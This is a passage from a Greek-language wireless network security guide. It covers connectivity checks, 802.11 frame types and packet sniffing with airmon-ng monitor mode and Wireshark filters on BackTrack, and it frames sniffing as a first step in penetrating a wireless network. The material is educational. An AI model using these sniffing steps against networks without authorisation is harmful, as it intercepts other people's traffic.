
Εικόνα 103: Καθορισμός στατικής διεύθυνσης ασύρματης κάρτας

Τώρα με την χρήση της εντολής ping μπορούμε να εντοπίσουμε την συνδεσιμότητα του πόρου στο δίκτυο μας για το σημείου πρόσβασης δλδ. *ping 192.168.1.1 –c5* (με όρισμα –c5 για αποστολή 5 πακέτων και μόνο το ίδιο και για το *192.168.1.8*) διαπιστώνοντας εάν η σύνδεση του δικτύου έχει ρυθμιστεί σωστά και είναι «ζωντανή». Εάν έχει συμβεί κάτι τέτοιο τότε θα πρέπει να δούμε τις απαντήσεις από το σημείο πρόσβασης. Μπορούμε επίσης να δώσουμε και επιπλέον την εντολή *arp-a* για να βεβαιωθούμε ότι η απάντηση έρχεται από το σημείο πρόσβασης. Θα πρέπει να δούμε ότι η διεύθυνση MAC της IP 192.168.1.1 είναι η διεύθυνση MAC του σημείου πρόσβασης που σημειώσαμε νωρίτερα.



Εικόνα 104: Συνδεσιμότητα πόρου με το σημείο πρόσβασης


Κοιτάζοντας τέλος το status από το router μας μπορούμε να επιβεβαιώσουμε τη συνδεσιμότητα από τα αρχεία σύνδεσης. Όπως μπορούμε να δούμε, οι διευθύνσεις MAC των ασύρματων καρτών *BC:F6:85:56:C8:6D* και 00:C0:CA:6A:B2:CF έχουν συνδεθεί επιτυχώς.



Εικόνα 105: Επιβεβαίωση συνδεσιμότητας


7.2 «Όσφρηση» ασύρματων πακέτων

Ένα από τα πλέον βασικά στάδια, εάν όχι το βασικότερο, στάδιο διείσδυσης σ' ένα ασύρματο δίκτυο είναι και η λεγόμενη «όσφρηση» (sniffing) πακέτων. Εμείς θα ασχοληθούμε με τις πτυχές ασφάλειας του ασύρματου δικτύου έχοντας όμως στο μυαλό μας τις βασικές αρχές κατανόησης πρωτοκόλλων και τις επικεφαλίδες των πακέτων. Σε δίκτυα WLAN η επικοινωνία γίνεται σε πλαίσια. Ένα πλαίσιο θα έχει την ακόλουθη μορφή :



Εικόνα 106: Ανάλυση πακέτων

Το κάθε πλαίσιο έχει μια πιο σύνθετη δομή :



Εικόνα 107: Σύνθετη δομή πακέτου

Το πεδίο Type καθορίζει τον τύπο του WLAN πλαισίου, το οποίο έχει τρεις δυνατότητες:

1. Πλαίσια Διαχείρισης: Είναι υπεύθυνο για τη διατήρηση της επικοινωνίας μεταξύ των σημείων πρόσβασης και των πελατών του ασύρματου δικτύου. Τα πλαίσια διαχείρισης μπορεί να έχουν τους ακόλουθους υπο-τύπους:

Πιστοποίηση, Επανάληψη πιστοποίησης, Αίτηση Συλλόγου, Απάντηση με ένωση, Αίτηση αναδιάταξης, Απάντηση αναδιάταξης, Διχασμό, Φάρο, Αίτηση Probe, Απάντηση Probe


2. Πλαίσια ελέγχου: Είναι υπεύθυνα για την διασφάλιση της σωστής ανταλλαγής δεδομένων μεταξύ του σημείου πρόσβασης και των πελατών του ασύρματου δικτύου. Τα πλαίσια ελέγχου μπορεί να έχουν τους ακόλουθους υπο-τύπους:

Αίτημα για Αποστολή (RTS), Διαγραφή για να στείλετε (CTS), Αναγνώριση (ACK)

3. Δεδομένα καρέ: Τα πλαίσια αυτά μεταφέρουν τα πραγματικά δεδομένα που αποστέλλονται στο ασύρματο δίκτυο. Δεν υπάρχουν υπο-τύποι για πλαίσια δεδομένων.


Θα δούμε τώρα πώς να «οσφραινόμαστε» αυτά τα πλαίσια πάνω από ένα ασύρματο δίκτυο με τη χρήση του Wireshark. Υπάρχουν και άλλα εργαλεία όπως Airodump-NG, tcpdump, ή Tshark που μπορεί να χρησιμοποιηθούν για την ίδια δουλειά. Εμείς, θα χρησιμοποιήσουμε το Wireshark για το μεγαλύτερο μέρος των πειραμάτων. Αρχικά το πρώτο βήμα σε αυτή την φάση είναι από το backtrack να δημιουργηθεί μια διασύνδεση λειτουργίας παρακολούθησης. Αυτό θα παράγει μια διεπαφή για την ασύρματη κάρτα μας, η οποία θα μας επιτρέπει να διαβάζουμε όλα τα ασύρματα πλαίσια στον αέρα, ανεξάρτητα από το αν προορίζονται για εμάς ή όχι. Στον δικτυωμένο κόσμο, αυτό ονομάζεται ευρέως promiscous λειτουργία.

Για να βάλουμε την κάρτα μας σε κατάσταση παρακολούθησης, θα χρησιμοποιήσουμε την εντολή *airmon-ng*. Πρόκειται για ένα βοηθητικό πρόγραμμα του backtrack το οποίο είναι διαθέσιμο από προεπιλογή. Με την εκτέλεση του *airmon-ng* θα εντοπίσουμε την διαθέσιμη ασύρματη κάρτα μας μαζί με τους οδηγούς της.




Εικόνα 108: Κατάσταση παρακολούθησης κάρτας (airmon-ng)

Τώρα με *airmon-ng start wlan1* ξεκινάμε τη δημιουργία ενός περιβάλλοντος λειτουργίας οθόνης που θα αντιστοιχεί στη συσκευή wlan1. Αυτό το νέο περιβάλλον λειτουργίας της οθόνης θα ονομαστεί mon0 και δίνοντας την εντολή *ifconfig* θα δούμε ότι δημιουργήθηκε.




Εικόνα 109: Δημιουργία περιβάλλοντος οθόνης (mon0)




Εικόνα 110: Ενημέρωση για τις συνδεδεμένες επαφές

Μετά από την δημιουργία του mon0 ξεκινάμε το Wireshark από το backtrack και επιλέγοντας Capture | Interfaces βλέπουμε την λειτουργία οθόνης mon0 καθώς και το wlan1 που μας ενδιαφέρει.



Εικόνα 111: Έναρξη capture από wireshark για την διεπαφή wlan1


Επιλέγουμε τη σύλληψη πακέτων από το περιβάλλον mon0 κάνοντας κλικ στο κουμπί Έναρξη για το δικαίωμα της διασύνδεσης mon0 όπως φαίνεται στην προηγούμενη εικόνα. Το Wireshark θα ξεκινήσει τη σύλληψη και τώρα θα πρέπει να δούμε τα πακέτα μέσα από το παράθυρο του Wireshark.



Εικόνα 112: Εμφάνιση στο wireshark ονόματος ασύρματου δικτύου SSID


Αυτά είναι τα ασύρματα πακέτα της κάρτα μας (sniffing) που εντοπίζονται στον αέρα. Για να δούμε ένα οποιοδήποτε πακέτο, επιλέγουμε το επάνω μέρος του παραθύρου και ολόκληρο το πακέτο θα εμφανίζεται στο μεσαίο παράθυρο. Από το μεσαίο παράθυρο μπορούμε να αντλήσουμε πολλές πληροφορίες για το πακέτο που επιλέξαμε (από το πρώτο παράθυρο) και το Wireshark εντόπισε. Το τρίτο οριζόντιο παράθυρο μας εμφανίζει το περιεχόμενο του πακέτου σε μορφή δεκαεξαδική και ASCII.

Σ' αυτό το σημείο θα εκθέσουμε την παρουσία φίλτρων στο Wireshark που θα μας βοηθήσουν να εξετάσουμε τη διαχείριση, τον έλεγχο και τα πλαίσια δεδομένων. Για να δούμε όλα τα πλαίσια διαχείρισης των πακέτων που συλλαμβάνονται, εισάγουμε το φίλτρο *wlan.fc.type == 0* στο φίλτρο παράθυρο και κάνουμε κλικ στο Apply. Μπορούμε να σταματήσουμε τη σύλληψη πακέτων, αν θέλουμε να αποτρέψουμε την γρήγορη προς τα κάτω κύλιση των πακέτων.




Εικόνα 113: Εισαγωγή φίλτρου για την διαχείριση-έλεγχο των πλαισίων

Για να δούμε τα πλαίσια ελέγχου, μπορούμε να τροποποιήσουμε το φίλτρο με την έκφραση *wlan.fc.type == 1*.



